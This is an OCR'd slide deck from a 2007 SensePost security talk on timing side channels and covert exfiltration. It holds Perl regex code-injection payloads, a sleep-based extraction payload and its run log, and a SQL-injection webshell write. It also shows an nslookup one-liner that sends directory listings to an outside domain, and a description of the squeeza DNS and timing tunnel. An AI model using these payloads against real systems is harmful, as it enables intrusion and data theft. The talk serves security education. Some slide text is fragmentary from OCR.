
It's all about the Timing!
SensePost Research (2007)
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Agenda

- Who we are
- What this talk is about
- Why?
- Background
- Timing as a Channel
- Timing as a Vector
- Privacy Implications - XSRT?
- Another acronym - (D)XSRT!
- Conclusion / Questions

Who we are..

- SensePost
  - Formed in 2000
  - Written a few papers..
  - Spoken at a few conferences
  - Written a few books
  - Done some Training
- marco
- haroon



What is this talk about?

- Timing Stuff..
- Who should care ?
  - If you are a developer..
    - Awareness of your applications leakage
  - If you are a Pen-Tester..
    - You could be missing attack vectors completely (or stopping short of full ownage when its relatively trivial!)
  - If you like new acronyms!
    - X.S.R.T
    - (D)X.S.R.T

Stepping Back a Little

An illustrious history of side channel attacks on computing systems

- differential power analysis
  - hardware
- EM radiation emission analysis
  - hardware
- timing analysis
  - software/hardware

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Traditional Timing

- Timing has received lots of attention over the years in the area of crypt-analysis
  - Kocher [1996]
    - 1st local results against RSA and DH
  - Brumley & Boneh [2003]
    - Derived partial RSA over network due to weaknesses in OpenSSL
  - Bernstein [2004]
    - Derived full AES key across custom network clients
  - Percival [2005]
    - L1 cache access times could be used on HT processors to derive RSA key bits

Web Time

- Felten & Schneider [2000]
  - early results on timing and the web
  - focused on privacy
    - browser cache snooping
    - dns cache snooping

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Web Time Point Oh

- Grossman & Niedzialkowski [2006]
- SPI Dynamics [2006]
  - Both released a JavaScript port scanner using JS's onerror feature. Implicitly uses timing attacks (connection timed out, hence it is closed)
- Bortz, Boneh & Nandy [2007]
  - Direct timing (valid usernames, hidden gallery sizes)
  - Cross Site Timing
    - <img onerror=xxxxx>

A Communication Channel

- A solid channel is a real basic requirement.
- A quick progression of remote command execution attacks: (relevant to channels)

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

The App. Is the Channel

- Sometimes the application by its nature gives data back to the attacker..
- Command injection
- Friendly SQL queries







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The App. Is the Channel

- Sometimes the firewalling is so poor that the whole thing is almost moot!








- But we cant count on being that lucky…

The App. Is the Channel

- So what happens when it gets a little tighter?




```
$search_term = $user_input;
if($recordset =~ /$search_term/ig)
      do_stuff();
```




The App. Is the Channel

```
$search_term = $user_input;
if($recordset =~ /$search_term/ig)
        do_stuff();
```



```
(?{`uname`;})
(?{`sleep 20`;})
(?{`perl -e 'system("sleep","10");'`;})
(?{`perl -e 'sleep(ord(substr(qx/uname/,
  0,1)))'`;})
```



Proof of my lame'ness

```
wh00t:~/customers/bh haroon$ python timing.py "uname"

[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0]  seconds
[*]     ['S']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0]  seconds
[*]     ['S', 'u']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0, 110.0]  seconds
[*]     ['S', 'u', 'n']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0, 110.0, 79.0]  seconds
[*]     ['S', 'u', 'n', 'O']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0, 110.0, 79.0, 83.0]  seconds
[*]     ['S', 'u', 'n', 'O', 'S']
[*]     POST built and encoded
[*]     Got Response: HTTP/1.1 200
[*]     [83.0, 117.0, 110.0, 79.0, 83.0, 10.0]  seconds
[*]     ['S', 'u', 'n', 'O', 'S', '\n']
```

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

Proof (II)

- Clearly this had issues..
- ord('A') => 65
- unpack(B32, 'A') => 01000001
  - Sleep 0
  - Sleep 1
  - Sleep 0
  - …




SQL Injection (Classic)



- SQL & WWW Server are the same box.. (same as birdseye)
- echo foo > c:\inetpub\wwwroot\..

SQL Injection (same)



- But outbound access like this almost never happens anymore...

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

Confirming execution?

- Ca
- Ru
  lo
- Ns
  mo
- We





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
Poor mans dns tunnel

- `for /F "usebackq tokens=1,2,3,4* %i in ('dir c:\ /b') do nslookup %i.sensepost.com`
- Works fine for small pieces of data..
- Sucks for anything binary..
- Sucks for anthing over 255 chars







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~~Poor mans~~ dns tunnel

- Aka - introducing squeeza
- Inspired (in part) by Sec-1 Automagic SQL Injector..
- Provides
  - Simple shell to pull server-side data into tables (sql query / xp_cmdshell / etc)
  - Return channel to get inserted data from the server to us
  - Binary-safe transport
  - Reliable transport
- Requirements
  - ruby
  - tcpdump
  - possibly access to a DNS server
  - large SQL injection point

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
Squeeza's DNS internals 1

Basic Operation:

1. Initial HTTP request pulls data into a predefined table *SQCMD*.
2. For each row r_i in *SQCMD*, send a HTTP request to:
   a) chop r_i into fixed-size blocks
      $b_1, b_2, \ldots b_n = r_i$
   b) For each block b_j, convert to hex
      h_j = hex(b_j)
   c) Prepend header to and append domain to h_j.
   d) Initiate DNS lookup for h_j.
   e) Capture the DNS request with Squeeza, decode hex and store the block.
3. If blocks are missing, re-request them.


Squeeza's DNS internals 2

- Keep in mind that pulling data into




\\1_29_1_93.0x7171717171717171717171717171717171717171717171.7171717171.sensepost.com.\c$

- xp_getfiledetails()



Squeeza demo



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
Hey!!


- I thought this talk was about timing?
- SQL Server's "waitfor delay"
- Used by a few injection tools as a boolean operator (sql injector powershell, sqlninja, etc)
- If user=sa {waitfor 10}, else{waitfor delay 20}
- So… (considering lessons learned from squeeza_I and oneTime.py, we can:
  - Execute command / extract data into new table
  - Encode table as binary strings `hostname` = winbox = 01110111 01101001 01101110 01100010 01101111 01111000
  - Sleep 0, sleep 2, sleep 2, sleep 0, ..


More proof of my lame'ness

- Aka - more squeeza coolness..
- anotherTime.py:



- Squeeza's timing channel:

